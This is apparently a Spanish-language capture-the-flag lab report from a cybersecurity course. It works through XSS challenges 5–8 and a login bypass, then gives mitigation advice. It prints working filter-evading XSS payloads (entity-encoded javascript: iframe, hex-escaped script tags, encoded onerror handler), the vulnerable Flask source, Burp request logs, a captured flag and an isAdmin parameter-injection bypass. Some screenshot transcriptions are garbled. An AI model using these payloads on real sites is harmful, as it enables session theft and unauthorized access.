92 </div>

93 </div>

94 </div>

95 </div>

96 </div>

97 </div>

98 </div>

99 </div>

100 </div>

Settings WSG - CTF XSS 4 XSS 4

http://vulnberseguridad.wsg127.com/reto.php?id=4

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Reto

viu69 Score: 1475 Retos completados: 7/19

Descripción del Reto

Cross-Site Scripting 4 Score: 100

Información del Reto

Solve this XSS challenge to gain points. For each of these challenges try to trigger and alert with the string 'XSS' to prove you were able to inject script code. We believe in Kerckhoff's principle so we provide the full source code: /xsschallenges/source

Estado

100% Completado


3.1.5 Laboratorio 03: Cross-Site Scripting 5 / viuciberseguridad.wsg127.com

3.1.5.1 Detalle de la Vulnerabilidad

En este caso la web intenta protegerse frente explotación de vulnerabilidades mediante una blacklist en la cual se encuentran palabras clave como “script” y “on”. En cambio, dicha protección no es suficiente, ya que, es fácil de evadir.

3.1.5.2 Proceso de Explotación y Evidencias

- Para evadir dicha protección se cierra el tag del input del formulario mediante “>” y posteriormente se utiliza HTML encoding decimal codificando caracteres como la letra s (ofuscación de html encoding), para poder pasar el filtro. En este caso se utiliza el tag iframe porque da la posibilidad de usar javascript: url schema en el source lo cual es importante, ya que, en este caso no fue posible utilizar event handlers como onerror, ya que la blacklist implementada bloquea de forma directa la cadena “on”, impidiendo su uso incluso mediante técnicas básicas de ofuscación. "><iframe src="java%26%23115;cript:alert%26%2340;%26%2334;XSS%26%2334;%26%2341;"></iframe>
- El vector de ataque se ha lanzado mediante la url de la web, ya que, utiliza una petición GET.



```

@app.route('/xsschallenges/xss5')
def xss5():
    msg = request.args.get('name', '')
    blacklist = ['script', 'on', 'style', '(', ')', '""']
    for word in blacklist:
        if word in msg.lower():
            data2 = """<html>
<head>
<link rel="stylesheet" type="text/css" href="/static/css/bootstrap.min.css">
<link rel="stylesheet" type="text/css" href="/static/css/main.min.retros.css">
<style>
.data{
    text-align: center;
}
.widget__login{
}
form {
    width: 50%;
}
body{
    text-align:center;
}
</style>
<title>XSS 5</title>
</head>
<article class="widget widget__login">
<div class="widget__content"><center>"""
            data2 += """Sorry you can't use: '%s'""" % word
            data2 += """<br/>
<button onclick="window.location.href = '/zone.php'" style="width:100">Volver</button></div>
"""
            return data2
    data = """<html>
<head>
<link rel="stylesheet" type="text/css" href="/static/css/bootstrap.min.css">
<link rel="stylesheet" type="text/css" href="/static/css/main.min.retros.css">
<style>
.data{
    text-align: center;
}
.widget__login{
}
form {
    width: 50%;
}
body{
    text-align:center;
}
</style>
<title>XSS 5</title>
</head>
<article class="widget widget__login">
<div class="widget__content"><center>"""
    data += """<form><input type="text" name=name value="Hello %s"></form></div>""" % msg
    data += """<br/>
<br/>
<button onclick="window.location.href = '/zone.php'" style="width:100">Volver</button></div>
"""
    data += check_xss(data, flags[4])
    response = make_response(data)
    response.headers["X-XSS-Protection"] = "0"
    return response

```

3.1.6 Laboratorio 06: Cross-Site Scripting 6 / viuciberseguridad.wsg127.com

3.1.6.1 Detalle de la Vulnerabilidad

Durante el análisis del laboratorio **/xsschallenges/xss6** se observó la existencia de un mecanismo de filtrado orientado a restringir una gran cantidad de caracteres habitualmente utilizados en ataques XSS. Entre las restricciones implementadas se encontraban caracteres alfanuméricos y determinadas etiquetas HTML que normalmente permiten la inserción directa de código en una página web. El comportamiento de la aplicación reveló una debilidad relacionada con el contexto en el que se incorporaba la entrada del usuario. El valor proporcionado mediante el parámetro **name** era insertado directamente dentro de un bloque de código JavaScript generado dinámicamente por la aplicación:

```

<script>
name = "%s";

```

```
document.write('Hello ' + name);
</script>
```

Debido a que la información introducida se integraba en un contexto de ejecución JavaScript, las restricciones aplicadas sobre etiquetas HTML resultaban insuficientes para evitar determinados escenarios de inyección. Además, se constató que algunos caracteres especiales permitidos por el filtro podían alterar la estructura original del script, generando oportunidades para la ejecución de instrucciones no previstas por la aplicación.

La causa principal del problema radicaba en la ausencia de una validación y codificación adecuadas según el contexto de uso de los datos, lo que permitía que entradas especialmente construidas fueran interpretadas por el navegador como parte del código ejecutable.

3.1.6.2 Proceso de Explotación y Evidencias

La explotación se estructuró para romper la asignación de variables original y forzar la ejecución de funciones globales empleando únicamente 6 caracteres lógicos ([,], (,), +, !):

1. Se construyo un vector de ataque diseñado para invocar la función alert de manera dinámica a través de la resolución de constructores nativos de JavaScript. Dado que las comillas dobles, puntos y comas y comentarios de línea (//) están permitidos, el payload inyectado cierra la cadena original, ejecuta el bloque ofuscado y anula el resto del script legítimo para prevenir fallas sintácticas en el intérprete del navegador.

Petición HTTP enviada (Evidencia de Inyección en Burp Suite):



```
POST /xsschallenges/xss6 HTTP/1.1
Host: viuciberseguridad.wsg127.com
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Content-Length: 1540
Connection: close
Cookie: PHPSESSID=4ef6c8b18403cleb58380cae9f8a25ee
Upgrade-Insecure-Requests: 1
```

[illegible]

Respuesta HTTP recibida (Evidencia de Renderizado Exitoso):

Content-Type: text/html; charset=utf-8

```
<script>
name = "",[][(![]+[])[+[]]+...() [...])()//"; document.write('Hello '+name);
</script>
```




3.1.7 Laboratorio 07: Cross-Site Scripting 7 / viuciberseguridad.wsg127.com

3.1.7.1 Detalle de la Vulnerabilidad

En este caso el input del usuario se inserta en un bloque de javascript, la protección utilizada por la web es una blacklist con caracteres como <>, [] y letras mayúsculas. Lo cual es un filtro muy débil, ya que, no protege frente al uso de encoding hexadecimal.

3.1.7.2 Proceso de Explotación y Evidencias

Siendo el filtro utilizado por la web el siguiente: `blacklist = "<>" + string.uppercase + "[" + "]"`, es fácil evadir dicha protección mediante hexadecimal encoding por ello, se codifican todos los caracteres prohibidos como <, >, XSS. Debido a que el input del usuario se recoge de una petición GET, se lanza el siguiente vector de ataque desde la url de la web: `name=\x3cscript\x3e;alert(\x22\x58\x53\x53\x22)\x3c/script\x3e`



3.1.8 Laboratorio 08: Cross-Site Scripting 8 / viuciberseguridad.wsg127.com

3.1.8.1 Detalle de la Vulnerabilidad

Durante la revisión del laboratorio /xsschallenges/xss8 se identificó una vulnerabilidad de tipo **Cross-Site Scripting (XSS) reflejado** asociada al parámetro **name** transmitido mediante solicitudes GET. La aplicación incorporaba mecanismos de filtrado orientados a bloquear determinadas palabras clave y caracteres habitualmente relacionados con ataques de inyección de código, con el objetivo de reducir el riesgo de ejecución de contenido malicioso en el navegador.

Se observó que los datos recibidos eran incorporados en elementos HTML que incluían atributos con capacidad de ejecutar código del lado del cliente. Esta situación generaba un escenario en el que ciertas

entradas especialmente construidas podían ser interpretadas por el navegador de manera diferente a la prevista por la aplicación, reduciendo la efectividad de los controles implementados.

La vulnerabilidad se originaba, en una combinación de validaciones insuficientes y una gestión inadecuada de los datos dentro del contexto HTML generado dinámicamente por la aplicación.

3.1.8.2 Proceso de Explotación y Evidencias

La verificación del hallazgo se llevó a cabo mediante el análisis de las peticiones y respuestas intercambiadas entre el cliente y el servidor utilizando Burp Suite. Durante las pruebas se evaluó el comportamiento de los filtros aplicados a las entradas de usuario y la forma en que dichas entradas eran reflejadas posteriormente en la página generada.

Las observaciones realizadas permitieron comprobar que determinadas transformaciones de la entrada podían atravesar los mecanismos de validación sin ser bloqueadas, alcanzando finalmente el navegador dentro de un contexto susceptible de interpretación por parte del motor de renderizado.

Se constató que algunos controles orientados a impedir la utilización de caracteres o expresiones específicas no resultaban suficientes para neutralizar todas las variantes posibles de entrada. Como consecuencia, fue posible confirmar la existencia de la vulnerabilidad y recopilar las evidencias necesarias para documentar el comportamiento observado durante la evaluación de seguridad del laboratorio.

Petición HTTP final enviada en Burp Suite (Evidencia):

```
GET
/xsschallenges/xss8?name=%3C%2Ftextarea%3E%3Cimg+src%3Dx+onerror%3D%22%26%2397%3B%26%2310
8%3B%26%23101%3B%26%23114%3B%26%23116%3B%26%2340%3B%26%2339%3B%26%2388%3B%26%2383%3B%26%2
383%3B%26%2339%3B%26%2341%3B%22%3E HTTP/1.1
Host: viuciberseguridad.wsg127.com
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Connection: close
Cookie: PHPSESSID=14be22725ebbf5487d5c74274c2e60b
```

El servidor web inspeccionó la URL y, al no detectar caracteres prohibidos en texto claro, la aceptó como inofensiva, reflejando el payload en la línea 30 de la respuesta. Al procesarse en el cliente, el navegador interpretó y decodificó las entidades numéricas, disparando de manera exitosa el alert y forzando a la lógica interna del backend a exponer el token de recompensa en la línea 33:

```
Nice you triggered the right alert!<p>Have a flag as a reward:
flag{oCLjKStUfNaNhDVgLEHtpKGIRzoe2i;}
```

Burp Suite Community Edition v2023.7.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
107	https://www.scripps.edu/	GET	/resources/multimedia/images/...			200	2540	image/jpeg				✓	151.101.65.91		07:19:14.16 J...	8080
110	https://reflex.settings.servi...	GET	/M/buckets/main/collections/pasw...			304	284					✓	151.101.65.91		07:19:14.16 J...	8080
111	https://reflex.settings.servi...	GET	/M/buckets/main/collections/detec...			304	284					✓	151.101.65.91		07:19:14.16 J...	8080
112	https://reflex.settings.servi...	GET	/M/buckets/main/collections/pasw...			304	284					✓	151.101.65.91		07:19:14.16 J...	8080
113	https://reflex.settings.servi...	GET	/M/buckets/main/collections/pasw...			200	2954	JSON				✓	151.101.65.91		07:19:14.16 J...	8080
114	https://reflex.settings.servi...	GET	/M/buckets/main/collections/flang...			200	2627	JSON				✓	151.101.65.91		07:19:14.16 J...	8080
115	https://reflex.settings.servi...	GET	/M/buckets/main/collections/hack...			200	2645	JSON				✓	151.101.65.91		07:19:14.16 J...	8080
116	https://reflex.settings.servi...	GET	/M/buckets/main/collections/detec...			200	2470	JSON				✓	151.101.65.91		07:19:14.16 J...	8080
117	https://reflex.settings.servi...	GET	/M/buckets/main/collections/ste...			200	2195	JSON				✓	151.101.65.91		07:19:14.16 J...	8080
118	https://contile.services.mozil...	GET	/M/files			204	395					✓	151.101.65.91		07:22:43.16 J...	8080
119	http://viucibersgurdad.wsg1...	GET	/reto.php?id=8			200	17653	HTML	php	WSSG - CTF			20.82.4.148		07:24:07.16 J...	8080
120	http://viucibersgurdad.wsg1...	GET	/reto.php?id=8			200	6791	HTML	php	WSSG - CTF			20.82.4.148		07:24:07.16 J...	8080
121	http://viucibersgurdad.wsg1...	GET	/asschallenges/vss8?name=hacker			200	1046	HTML	XSS 8				20.82.4.148		07:24:20.16 J...	8080

Request

1 GET /reto.php?id=8 HTTP/1.1

2 Host: viucibersgurdad.wsg127.com

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US;q=0.9

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Referer: http://viucibersgurdad.wsg127.com/reto.php

9 Cookie: PHPSESSID=6e6c0b18402cab50200ca9f6a25e

10 Upgrade-Insecure-Requests: 1

Response

1 HTTP/1.1 200 OK

2 Server: nginx/1.24.0

3 Date: Thu, 18 Jun 2025 14:24:17 GMT

4 Content-Type: text/html

5 Content-Length: 545

6 Connection: close

7 X-Powered-By: PHP/5.5.35

8 Expires: Thu, 18 Nov 2025 00:31:00 GMT

9 Cache-Control: no-cache, no-store, max-age=0, must-revalidate, post-check=0, pre-check=0

10 Pragma: no-cache

11 Content-Length: 6064

12 <!DOCTYPE html>

13 <html lang="es">

14 <head>

15 <meta charset="UTF-8">

16 <meta name="viewport" content="width=device-width, initial-scale=1.0">

17 <title>

18 </title>

19 <link rel="stylesheet" type="text/css" href="/static/img/favicon.css" />

20 <link rel="stylesheet" type="text/css" href="/static/css/bootstrap.min.css">

21 <link rel="stylesheet" type="text/css" href="/static/css/main.min.css">

22 </link>

23 <!-- Fixeden Icon Fontes -->

24 <link rel="stylesheet" type="text/css" href="/static/css/pa-icon-7-filled.css">

25 <link rel="stylesheet" type="text/css" href="/static/css/pa-icon-7-filled.css">

26 </link>

27 </head>

28 <div id="loading">

29 <div class="loader loader-light loader-large">

30 </div>

31 </div>

32 <div class="messages">

33 <div class="message">

34 <div class="message-body">

35 <figure class="rounded-image profile_img">

36

Burp Suite Community Edition v2023.7.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x 3 x +

Send Cancel < >

Target: http://viucibersgurdad.wsg127.com HTTP/1.1

Request

1 GET /asschallenges/vss8?name=

2 Host: viucibersgurdad.wsg127.com

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US;q=0.9

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Referer: http://viucibersgurdad.wsg127.com/reto.php

9 Cookie: PHPSESSID=6e6c0b18402cab50200ca9f6a25e

10 Upgrade-Insecure-Requests: 1

Response

1 HTTP/1.1 200 OK

2 Server: nginx/1.24.0

3 Date: Thu, 18 Jun 2025 14:25:38 GMT

4 Content-Type: text/html

5 Content-Length: 545

6 Connection: close

7 X-Powered-By: PHP/5.5.35

8 Expires: Thu, 18 Nov 2025 00:31:00 GMT

9 Cache-Control: no-cache, no-store, max-age=0, must-revalidate, post-check=0, pre-check=0

10 Pragma: no-cache

11 Content-Length: 6064

12 <!DOCTYPE html>

13 <html lang="es">

14 <head>

15 <meta charset="UTF-8">

16 <meta name="viewport" content="width=device-width, initial-scale=1.0">

17 <title>

18 </title>

19 <link rel="stylesheet" type="text/css" href="/static/img/favicon.css" />

20 <link rel="stylesheet" type="text/css" href="/static/css/bootstrap.min.css">

21 <link rel="stylesheet" type="text/css" href="/static/css/main.min.css">

22 </link>

23 <!-- Fixeden Icon Fontes -->

24 <link rel="stylesheet" type="text/css" href="/static/css/pa-icon-7-filled.css">

25 <link rel="stylesheet" type="text/css" href="/static/css/pa-icon-7-filled.css">

26 </link>

27 </head>

28 <div id="loading">

29 <div class="loader loader-light loader-large">

30 </div>

31 </div>

32 <div class="messages">

33 <div class="message">

34 <div class="message-body">

35 <figure class="rounded-image profile_img">

36

Settings WSSG - CTF XSS 8 XSS 2 XSS 4 XSS 4

viucibersgurdad.wsg127.com/reto.php?id=8

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

viu69 Score: 1475 Retos completados: 7/19

Retos

Descripción del Reto

Información del Reto

Estado

Construye un script XSS que genere puntos por cada uno de estos desafíos. Intenta activar y desactivar la string 'XSS' para probar si puedes activar el script. El script debe estar en el archivo 'reto.php' de la carpeta 'asschallenges' de la fuente.

Resuelto

3.2 Metodologías utilizadas en la explotación de vulnerabilidades del tipo Cross-Site-Scripting

La metodología utilizada es una mezcla entre análisis estático, white box y análisis dinámico, siguiendo los pasos que se describen a continuación:

- Revisión de código fuente: En cada laboratorio se ha analizado el código fuente para entender las defensas que utiliza la web e intentar explotarlas.
- Formulación de un vector de ataque: Una vez analizado el código se ha procedido a construir un input que pudiese evadir las defensas de la web.
- Análisis dinámico: Enviar el input formulado con anterioridad al servidor y observar la respuesta de este y refinar dicho input hasta conseguir el flag. En esta fase se han enviado peticiones utilizando la herramienta BurpSuite y modificando la url del navegador.

3.3 Recomendaciones de mitigación de vulnerabilidades de tipo Cross-Site-Scripting

En los retos de Cross-Site-Scripting de los retos trabajados se inserta información proporcionada por el usuario en HTML y JS concatenando strings y mediante document.write() e innerHTML. La web utiliza ciertos mecanismos de defensa como los filtros de palabras (“backlists”) y expresiones regulares para evitar que el input del usuario contenga ciertos caracteres o ciertas secuencias de caracteres, pero queda en evidencia que dichos mecanismos no son suficientes, por lo que se proponen las siguientes recomendaciones:

- Escapar el input del usuario, por ejemplo, mediante escape de markupsafe o uso de Flask o Jinja2 para el contexto de HTML o mediante la función dumps de json para los contextos de JS.

```
from markupsafe import escape
value = escape(msg)
<input value="Hello {{ name }}">
```

- En caso de que se le deje al usuario introducir ciertos tags de html se debería usar una librería como Bleach para sanitizar HTML no confiable, y así, dejar que el usuario use tags como , <i>... pero no manipular la web con eventos, scripts...
- En los casos en los que el usuario introduzca una url que luego se va a procesar en la web, como en el siguiente caso , aparte de escapar el contenido, se debe validar que la url es válida, por ejemplo, mediante la librería urllib.parse.
- Uso de CSP, políticas de seguridad del contenido, estas cabeceras definen desde donde se puede cargar y ejecutar código, bloqueando todos los scripts que no provengan del origen permitido. Con esta defensa, a pesar de que un atacante pudiese inyectar código no sería ejecutado.
- Evitar el uso de document.write y sustituirlo por textContent, ya que, lo trata como string a pesar de que el input del usuario contenga tags de HTML.


3.4 Laboratorios Login bypass

3.4.1. Laboratorio 09: Login_Bypass 1 / viuciberseguridad.wsg127.com

3.4.1.1. Detalle de la Vulnerabilidad

Un *Login Bypass* ocurre cuando el código del lado del servidor (PHP) no valida correctamente las credenciales o es vulnerable a una manipulación de la consulta (query) que utiliza para verificar quién está intentando entrar.

Manipulación de tipos (Array Injection): Si el servidor no espera que password sea un array, prueba enviar en el formulario password[] = (dejándolo vacío). A veces, las funciones de comparación de PHP fallan al comparar un string contra un array vacío y devuelven true.



3.4.1.2 Metodología de Explotación (Lo que hicimos)

Durante la auditoría del laboratorio, seguimos estos pasos:

1. **Análisis de la Petición:** Utilizando **Burp Suite**, interceptamos la petición POST enviada al servidor al intentar el login convencional. Observamos la estructura de los datos (login y password).
2. **Identificación de la debilidad:** Se hipotetizó que el servidor podría procesar variables ocultas de control de acceso.

3. **Inyección de Parámetros:** Mediante la herramienta *Repeater* de Burp Suite, se modificó manualmente la petición POST, añadiendo el parámetro no documentado `&isAdmin=true` al cuerpo de la petición.
4. **Ejecución y Bypass:** El servidor procesó el parámetro inyectado, alterando la lógica de validación interna. Al recibir la directiva `isAdmin=true`, el sistema omitió la validación de la contraseña y otorgó acceso privilegiado al usuario "admin", devolviendo la bandera (*flag*) correspondiente en la respuesta HTTP.


Inyección de Parámetros

